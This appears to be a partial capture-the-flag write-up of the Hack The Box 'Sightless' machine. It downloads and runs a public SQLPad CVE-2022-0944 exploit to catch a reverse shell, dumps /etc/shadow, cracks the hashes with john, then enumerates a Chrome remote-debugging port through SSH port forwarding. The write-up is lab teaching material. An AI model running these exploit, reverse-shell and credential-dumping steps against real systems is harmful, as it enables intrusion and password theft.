
GitHub

https://github.com › SQLPad-6.10.0-Exploit-CVE-2022-...

0xDTC/SQLPad-6.10.0-Exploit-CVE-2022-0944: Refurbish

This Bash script exploits an RCE vulnerability in **SQLPad 6.10.0**, allowing an attacker to achieve remote code execution (RCE) by abusing the host and database ...

The third return is a Remote Code Execution vulnerability on GitHub. Ill check it out.



SQLPad 6.10.0 Exploit (CVE-2022-0944)

This Bash script exploits an RCE vulnerability in SQLPad 6.10.0, allowing an attacker to achieve remote code execution (RCE) by abusing the `host` and `database` fields in SQLPad's MySQL database connection settings. The exploit leverages SQLPad's unsanitized handling of the `child_process` module in Node.js to execute arbitrary commands, ultimately opening a reverse shell on the attacker's machine.

Prerequisites

1. **Netcat Listener:** Ensure you have a listener active on your machine with `nc -lvnp 9001`.
2. **Target Server Access:** This exploit assumes you can communicate with the vulnerable SQLPad instance.

Usage

1. **Clone the Repository** (or copy the script locally).
2. **Run the Script:**

```
./exploit.sh
```

3. Follow the script prompts to input the target host and your IP address, then wait for a reverse shell connection.

This looks very promising. I dug around alittle bit and found nothing else interesting.

Exploitation Phase

Ill download the exploit to my attacker using `wget`

```
wget https://raw.githubusercontent.com/0xDTC/SQLPad-6.10.0-Exploit-CVE-2022-0944/refs/heads/master/CVE-2022-0944
```

Rename it and set executable.

```
mv CVE-2022-0944 exploit.sh | chmod +x exploit.sh
```

Now Ill give it a run.

```
┌──(kali㉿kali)-[~/…/htb/writeups/sightless/exploits]
└─$ ./exploit.sh
Please make sure to start a listener on your attacking machine using the command:
nc -lvnp 9001
Waiting for you to set up the listener...
Press [Enter] when you are ready...
```

On a separate terminal Ill set up the listener.

```
nc -lvnp 9001
```

Now Ill run the exploit, filling out the required information.

```
┌──(kali㉿kali)-[~/…/htb/writeups/sightless/exploits]
└─$ ./exploit.sh
Please make sure to start a listener on your attacking machine using the command:
nc -lvnp 9001
Waiting for you to set up the listener...
Press [Enter] when you are ready...
Please provide the target host (e.g., x.x.com):
sqlpad.sightless.htb
Please provide your IP address (e.g., 10.10.16.3):
10.10.14.131
Exploit sent. If everything went well, check your listener for a connection on port
9001.
```

Check my listener, and I have a shell as root in a container.

```
┌──(kali㉿kali)-[~/…/htb/writeups/sightless/exploits]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.131] from (UNKNOWN) [10.129.231.103] 58348
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@c184118df0a6:/var/lib/sqlpad#
```

Priv-Esc to Michael

I would upgrade using my usual trick. but I wont be here long. because I'm root on this container, I can grab the etc shadow hashes.

```
root@c184118df0a6:/var/lib/sqlpad# cat /etc/shadow
cat /etc/shadow
root:$6$jn8fwk6LVJ9IYw30$qwtrfWTITUro8fEJbReUc7nXyx2wwJsnYdZYm9nMQDHP8SYm33uisO9gZ2
0LGaepC3ch6Bb2z/lEpBM90Ra4b.:19858:0:99999:7:::
daemon:*:19051:0:99999:7:::
bin:*:19051:0:99999:7:::
sys:*:19051:0:99999:7:::
sync:*:19051:0:99999:7:::
games:*:19051:0:99999:7:::
man:*:19051:0:99999:7:::
lp:*:19051:0:99999:7:::
mail:*:19051:0:99999:7:::
news:*:19051:0:99999:7:::
uucp:*:19051:0:99999:7:::
proxy:*:19051:0:99999:7:::
www-data:*:19051:0:99999:7:::
backup:*:19051:0:99999:7:::
list:*:19051:0:99999:7:::
```

```
irc:*:19051:0:99999:7:::
gnats:*:19051:0:99999:7:::
nobody:*:19051:0:99999:7:::
_apt:*:19051:0:99999:7:::
node:!:19053:0:99999:7:::
michael:$6$mG3Cp2VPGY.FDE8u$KVWVIHzqTzhOSYkzJIpFc2EsgmqvPa.q2Z9bLUU6tlBWaEwuxCDEP9U
FHIXNUcF2rBnsaFYuJa6DUh/pL2IJD/:19860:0:99999:7:::
```

Using this, I can attempt to crack root and Michael using john unshadow. I just need to copy the `/etc/shadow` contents and copy the `/etc/passwd` contents to my attacker.

```
┌──(kali㉿kali)-[~/…/htb/writeups/sightless/loot]
└─$ ll
total 8
-rw-rw-r-- 1 kali kali 1010 Dec 29 16:15 passwd
-rw-rw-r-- 1 kali kali  766 Dec 29 16:14 shadow
```

Now to unshadow.

```
┌──(kali㉿kali)-[~/…/htb/writeups/sightless/loot]
└─$ unshadow passwd shadow > unshadow.txt
```

And run john.

```
┌──(kali㉿kali)-[~/…/htb/writeups/sightless/loot]
└─$ john unshadow.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512
128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
blindside        (root)
insaneclownposse (michael)
2g 0:00:00:18 DONE (2024-12-29 16:19) 0.1053g/s 3087p/s 5176c/s 5176C/s
kruimel..galati
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Nice, got creds for both root and Michael. It would be a very short box if root was actually 'blideside', and obviously doesnt work with ssh.

```
┌──(kali㉿kali)-[~/…/htb/writeups/sightless/loot]
└─$ ssh root@sightless.htb
root@sightless.htb's password:
Permission denied, please try again.
root@sightless.htb's password:
```

but Michael does.

```
┌──(kali㉿kali)-[~/…/htb/writeups/sightless/loot]
└─$ ssh michael@sightless.htb
michael@sightless.htb's password:
Last login: Tue Sep  3 11:52:02 2024 from 10.10.14.23
michael@sightless:~$
```

Grab the user.txt

```
michael@sightless:~$ cat user.txt
10d210***********************
```

Priv-Esc to Root

First Ill check `sudo -l`


```
michael@sightless:~$ sudo -l
[sudo] password for michael:
Sorry, try again.
```

No joy.

There is another user here "john"

```
michael@sightless:/home$ ll
total 16
drwxr-xr-x  4 root    root    4096 May 15  2024 ./
drwxr-xr-x 18 root    root    4096 Sep  3 08:20 ../
drwxr-x---  4 john    john    4096 Aug  9 11:31 john/
drwxr-x---  3 michael michael 4096 Jul 31 13:15 michael/
```

Ill check and see what john is doing using `ps -aux`



```
michael@sightless:/home$ ps -aux | grep "john"
john        1183  0.0  0.0   2892  1064 ?        Ss   20:22   0:00 /bin/sh -c sleep 140 && /home/john/automation/healthcheck.sh
john        1184  0.0  0.0   2892  1000 ?        Ss   20:22   0:00 /bin/sh -c sleep 110 && /usr/bin/python3 /home/john/automation/administration.py
john        1578  0.0  0.6  33660 24364 ?        S    20:24   0:02 /usr/bin/python3 /home/john/automation/administration.py
john        1579  0.2  0.3 33630172 15092 ?      Sl   20:24   0:12 /home/john/automation/chromedriver --port=47877
john        1584  0.0  0.0      0     0 ?        Z    20:24   0:00 [chromedriver] <defunct>
john        1589  0.4  2.8 34011320 113444 ?     Sl   20:24   0:21 /opt/google/chrome/chrome --allow-pre-commit-input --disable-background-networking --
mation --enable-logging --headless --log-level=0 --no-first-run --no-sandbox --no-service-autorun --password-store=basic --remote-debugging-port=0 --tes
john        1592  0.0  0.0 33575860 3136 ?       Sl   20:24   0:00 /opt/google/chrome/chrome_crashpad_handler --monitor-self-annotation=ptype=crashpad-h
e_Headless --annotation=ver=125.0.6422.60 --initial-client-fd=6 --shared-client-connection
john        1596  0.0  1.4 34112452 56572 ?      S    20:24   0:00 /opt/google/chrome/chrome --type=zygote --no-zygote-sandbox --no-sandbox --enable-log
john        1597  0.0  1.4 34112452 56900 ?      S    20:24   0:00 /opt/google/chrome/chrome --type=zygote --no-sandbox --enable-logging --headless --lo
john        1612  0.2  2.9 34361580 118936 ?     Sl   20:24   0:12 /opt/google/chrome/chrome --type=gpu-process --no-sandbox --disable-dev-shm-usage --h
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAGAAAAAAAAAAYAAAAAAAAAAgAAAAAAAAACAAAAAAAAAAIAAAAAAAAAA== --use-gl=angle --shared-files --fie
john        1613  0.1  2.1 33900068 86416 ?      Sl   20:24   0:04 /opt/google/chrome/chrome --type=utility --utility-sub-type=network.mojom.NetworkServ
xt_snapshot_data:100 --field-trial-handle=3,i,16454427495303626982,12608748001914576883,262144 --disable-features=PaintHolding --variations-seed-version
john        1642  2.2  3.5 1186795912 141236 ?   Sl   20:24   1:37 /opt/google/chrome/chrome --type=renderer --headless --crashpad-handler-pid=1592 --no
S --num-raster-threads=1 --renderer-client-id=5 --time-ticks-at-unix-epoch=-1735503743973581 --launc
john        1667  0.0  0.0   7372  3476 ?        S    20:24   0:00 /bin/bash /home/john/automation/healthcheck.sh
john        3687  0.0  0.0   5772  1024 ?        S    21:36   0:00 sleep 60
```

Its a bit of a mess, but incriminating. john is running a headless chrome session. Better yet, It has a remote-debugging port. There are also some running automation scripts running. So we first need to find the remote debugging port to see what john is doing on chrome. Since the port is set to 0, it's going to be a random high level port.

Lets see what's listening locally using `netstat -ano`

```
127.0.0.1:3000
127.0.0.1:47877
127.0.0.1:37721
127.0.0.1:33060
127.0.0.1:8080
127.0.0.1:33793
```

I can use curl to try and get an idea of what's running here. Starting with port 3000.

Port 3000 is the sqlpad container.

```
michael@sightless:/home$ curl http://127.0.0.1:3000 -v
*   Trying 127.0.0.1:3000...
* Connected to 127.0.0.1 (127.0.0.1) port 3000 (#0)
> GET / HTTP/1.1
> Host: 127.0.0.1:3000
> User-Agent: curl/7.81.0
> Accept: */*

  <title>SQLPad</title>
```

Port 47877 is something? not what I was expecting for a chrome debugging session.

```
michael@sightless:/home$ curl http://127.0.0.1:47877
{"value":{"error":"unknown command","message":"unknown command: unknown command: 
","stacktrace":"#0 0x55fe4d928e43 \u003Cunknown>\n#1 0x55fe4d6174e7
\u003Cunknown>\n#2 0x55fe4d67e6b2 \u003Cunknown>\n#3 0x55fe4d67e18f
\u003Cunknown>\n#4 0x55fe4d5e3a18 \u003Cunknown>\n#5 0x55fe4d8ed16b
\u003Cunknown>\n#6 0x55fe4d8f10bb \u003Cunknown>\n#7 0x55fe4d8d9281
\u003Cunknown>\n#8 0x55fe4d8f1c22 \u003Cunknown>\n#9 0x55fe4d8be13f
\u003Cunknown>\n#10 0x55fe4d5e2027 \u003Cunknown>\n#11 0x7f76508a7d90
\u003Cunknown>\n"}}
```

Port 37721 is a 404.

```
michael@sightless:/home$ curl http://127.0.0.1:37721 -v
*   Trying 127.0.0.1:37721...
* Connected to 127.0.0.1 (127.0.0.1) port 37721 (#0)
> GET / HTTP/1.1
> Host: 127.0.0.1:37721
> User-Agent: curl/7.81.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 404 Not Found
< Date: Sun, 29 Dec 2024 21:58:25 GMT
< Content-Length: 19
< Content-Type: text/plain; charset=utf-8
<
* Connection #0 to host 127.0.0.1 left intact
```

Port 8080 is the Froxlor login. We have creds to try, but nothing guaranteed.

```
michael@sightless:/home$ curl http://127.0.0.1:8080 -v
*   Trying 127.0.0.1:8080...
* Connected to 127.0.0.1 (127.0.0.1) port 8080 (#0)
<!DOCTYPE html>.......
<title>Froxlor</title>
```

port 33060 is nothing

```
michael@sightless:/home$ curl http://127.0.0.1:33060
curl: (1) Received HTTP/0.9 when not allowed
```


But, the last port 33793 is very much something when you add `/json`.

```
michael@sightless:/home$ curl http://127.0.0.1:33793/json -v
*   Trying 127.0.0.1:33793...
* Connected to 127.0.0.1 (127.0.0.1) port 33793 (#0)
> GET /json HTTP/1.1
[ {
   "description": "",
   "devtoolsFrontendUrl": "/devtools/inspector.html?
ws=127.0.0.1:33793/devtools/page/88D512B6D931F5DAEB20F88839EC2584",
   "id": "88D512B6D931F5DAEB20F88839EC2584",
   "title": "Froxlor",
   "type": "page",
   "url": "http://admin.sightless.htb:8080/index.php",
   "webSocketDebuggerUrl":
"ws://127.0.0.1:33793/devtools/page/88D512B6D931F5DAEB20F88839EC2584"
} ]
* Connection #0 to host 127.0.0.1 left intact
```

Now in order to see what's going on here. I'm going to port forward port 8080 and 33793 using ssh.

`ssh -L 33793:127.0.0.1:33793 -L 8080:127.0.0.1:8080 michael@sightless.htb`


Im also going to add admin.sightless.htb to my `/etc/hosts`.



```
127.0.0.1       localhost       admin.sightless.htb
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.129.231.103  sightless.htb   sqlpad.sightless.htb
~
```

Note!
I added this to my loopback since its a local port forward. We will also be using Chrome instead of Firefox from here on out.

First Ill navigate to the Froxlor login to confirm everything is working by navigating to admin.sightless.htb:8080.




Login

Please log in to access your account.

froxlor © 2009-2024 by the froxlor team

I tried some of the creds I gathered earlier and nothing worked here. So now I can check the chrome debugging session. Ill do this by first navigating to chrome://inspect/#devices.



Devices


☑ Discover USB devices

☑ Discover network targets

Remote Target #LOCALHOST

Remote Target #127.0.0.1

Click Configure and add the new port we forwarded 33793.



Target discovery settings

localhost:9222


localhost:9229

127.0.0.1:33793

Specify hosts and ports of the target discovery servers.

□ Enable port forwarding

I clicked configure and I got a hit!



Remote Target #LOCALHOST

Remote Target #127.0.0.1

Target (125.0.6422.60)

